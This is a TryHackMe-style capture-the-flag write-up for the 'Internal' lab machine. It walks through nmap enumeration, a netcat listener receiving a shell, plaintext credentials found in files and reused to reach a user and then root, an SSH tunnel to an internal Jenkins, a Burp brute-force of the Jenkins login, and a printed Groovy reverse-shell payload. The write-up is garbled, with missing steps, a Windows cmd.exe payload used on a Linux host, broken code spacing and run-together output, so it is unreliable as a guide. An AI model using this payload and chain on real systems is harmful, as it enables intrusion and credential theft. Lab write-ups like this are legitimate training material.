You have been assigned to a client that wants a penetration test conducted on an environment due to be released to production in three weeks.
Scope of Work
The client requests that an engineer conducts an external, web app, and internal assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:
User.txt
Root.txt
Additionally, the client has provided the following scope allowances:
Ensure that you modify your hosts file to reflect internal.thm
Any tools or techniques are permitted in this engagement
Locate and note all vulnerabilities found
Submit the flags discovered to the dashboard
Only the IP address assigned to your machine is in scope
(Roleplay off)
Enumeration
nmap -sC -A 10.10.132.80
1
2
3
4
5
6
7
8
9
10
11
12
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
we have two open ports
22/tcp open ssh
80/tcp open http we will enumerat web as we have 80/tcp open http
root@kali:/home# sudo nc -lvnp 1231
listening on [any] 1231 ...
connect to [10.10.132.80] from (UNKNOWN) [10.10.93.161] 45196
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
ofter seaching for user flag i cant ifnd it XD
1
2
3
4
5
6
7
8
9
10
11
12
cd /opt
www-data@internal:/opt$ ls
ls
containerd  wp-save.txt
www-data@internal:/opt$ cat wp-save.txt
cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
try this credentials to upgare as aubreanna
1
2
3
4
5
6
7
8
9
10
11
www-data@internal:/opt$ su aubreanna
su aubreanna
Password: bubb13guM!@#123

aubreanna@internal:/opt$ id
id
uid=1000(aubreanna) gid=1000(aubreanna) groups=1000(aubreanna),4(adm),24(cdrom),30(dip),46(plugdev)
aubreanna@internal:/opt$ whoami
whoami
aubreanna
aubreanna@internal:~$ sudo -l
sudo -l
[sudo] password for aubreanna: bubb13guM!@#123

Sorry, user aubreanna may not run sudo on internal.
aubreanna@internal:~$ ls -la
ls -la
total 56
drwx------ 7 aubreanna aubreanna 4096 Aug  3  2020 .
drwxr-xr-x 3 root      root      4096 Aug  3  2020 ..
-rwx------ 1 aubreanna aubreanna    7 Aug  3  2020 .bash_history
-rwx------ 1 aubreanna aubreanna  220 Apr  4  2018 .bash_logout
-rwx------ 1 aubreanna aubreanna 3771 Apr  4  2018 .bashrc
drwx------ 2 aubreanna aubreanna 4096 Aug  3  2020 .cache
drwx------ 3 aubreanna aubreanna 4096 Aug  3  2020 .gnupg
drwx------ 3 aubreanna aubreanna 4096 Aug  3  2020 .local
-rwx------ 1 root      root       223 Aug  3  2020 .mysql_history
-rwx------ 1 aubreanna aubreanna  807 Apr  4  2018 .profile
drwx------ 2 aubreanna aubreanna 4096 Aug  3  2020 .ssh
-rwx------ 1 aubreanna aubreanna    0 Aug  3  2020 .sudo_as_admin_successful
-rwx------ 1 aubreanna aubreanna   55 Aug  3  2020 jenkins.txt
drwx------ 3 aubreanna aubreanna 4096 Aug  3  2020 snap
-rwx------ 1 aubreanna aubreanna   21 Aug  3  2020 user.txt
aubreanna@internal:~$ cd .sudo_as_admin_successful
cd .sudo_as_admin_successful
bash: cd: .sudo_as_admin_successful: Not a directory
aubreanna@internal:~$ cat .sudo_as_admin_successful
cat .sudo_as_admin_successful
cheack if there any internal network !
note that in the same directory of user falg there is a file called jenkins.txt
Jenkins is an open source automation server. It helps automate the parts of software development related to building, testing, and deploying, facilitating continuous integration and continuous delivery. It is a server-based system that runs in servlet containers such as Apache Tomcat. It supports version control tools, including AccuRev, CVS, Subversion, Git, Mercurial, Perforce, ClearCase and RTC, and can execute Apache Ant, Apache Maven and sbt based projects as well as arbitrary shell scripts and Windows batch commands.
so read the file !
1
2
3
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
Ip:Port! so cheah netstat
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
aubreanna@internal:~$ netstat -tulp
netstat -tulp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 localhost:mysql         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:http-alt      0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:43329         0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:http               [::]:*                  LISTEN      -
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      -
udp        0      0 localhost:domain        0.0.0.0:*                           -
udp        0      0 ip-10-10-93-161.:bootpc 0.0.0.0:*                           -
as i expected there is a internal network if you need to confarm do curl command for 172.17.0.2:8080
Remember as we discover ports in scanning we have ssh port 22 !
root@kali:~/Desktop/importatnt# chmod 600 id_rsa.pub root@kali:~/Desktop/importatnt# ssh -i id_rsa -L 8080:127.0.0.1:8080 aubreanna@internal.htb ssh: Could not resolve hostname internal.htb: Name or service not known root@kali:~/Desktop/importatnt# cat /etc/hosts 127.0.0.1 localhost 127.0.1.1 kali 10.10.93.161 internal.thm # The following lines are desirable for IPv6 capable hosts ::1 localhost ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2 ip6-allrouters root@kali:~/Desktop/importatnt# ssh -i id_rsa -L 8080:127.0.0.1:8080 aubreanna@internal.thm The authenticity of host 'internal.thm (10.10.93.161)' can't be established. ECDSA key fingerprint is SHA256:fJ/BlTrDF8wS8/eqyoej1aq/NmvQh79ABdkpiiN5tqE. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added 'internal.thm,10.10.93.161' (ECDSA) to the list of known hosts. Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Thu Feb 10 12:12:55 UTC 2022 System load: 0.08 Processes: 116 Usage of /: 64.9% of 8.79GB Users logged in: 0 Memory usage: 39% IP address for eth0: 10.10.93.161 Swap usage: 0% IP address for docker0: 172.17.0.1 => There is 1 zombie process. * Canonical Livepatch is available for installation. - Reduce system reboots and improve kernel security. Activate at: https://ubuntu.com/livepatch 0 packages can be updated. 0 updates are security updates.
enumerat Jenkins

At first cahnge BurpSuite port


try to log in as we do berfore an intercept login request and brute foce the password.
admin:spongebob
Revese shell in jenkins
i find this article and this how to excute our code to get a revese shell article 2
Jenkins supports groovy script execution. i found this article
Now i need to get creat my reverse shell. i found revsh.groovy.
Excute our payload to get reverse shell on nc
1 2 3 4 5
String host="localhost"; int port=8044; String cmd="cmd.exe"; Process p=newProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=newSocket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
we get our reverse shell and as in aubreanna go to /opt directory to seach for and intersting files
1 2 3 4 5 6 7 8 9 10 11 12
cd /opt ls note.txt cat node.txt cat: node.txt: No such file or directory catnote.txt Aubreanna,
Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use them if you need access to the root user account.
root:tr0ub13guM!@#123
Read Root flag
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
aubreanna@internal:/var/backups$ su root
Password:
root@internal:/var/backups# cd /root/
root@internal:~# ll
total 48
drwx------  7 root root 4096 Aug  3 13:16 ./
drwxr-xr-x 24 root root 4096 Aug  3 01:31 ../
-rw-------  1 root root  193 Aug  3 20:01 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Aug  3 02:23 .cache/
drwx------  3 root root 4096 Aug  3 02:23 .gnupg/
drwxr-xr-x  3 root root 4096 Aug  3 01:53 .local/
-rw-------  1 root root 1071 Aug  3 13:16 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Aug  3 01:40 .ssh/
-rw-r--r--  1 root root   22 Aug  3 04:13 root.txt
drwxr-xr-x  3 root root 4096 Aug  3 01:41 snap/
root@internal:~# cat root.txt
THM{D0n'T_C0Py-AnD-PaSt}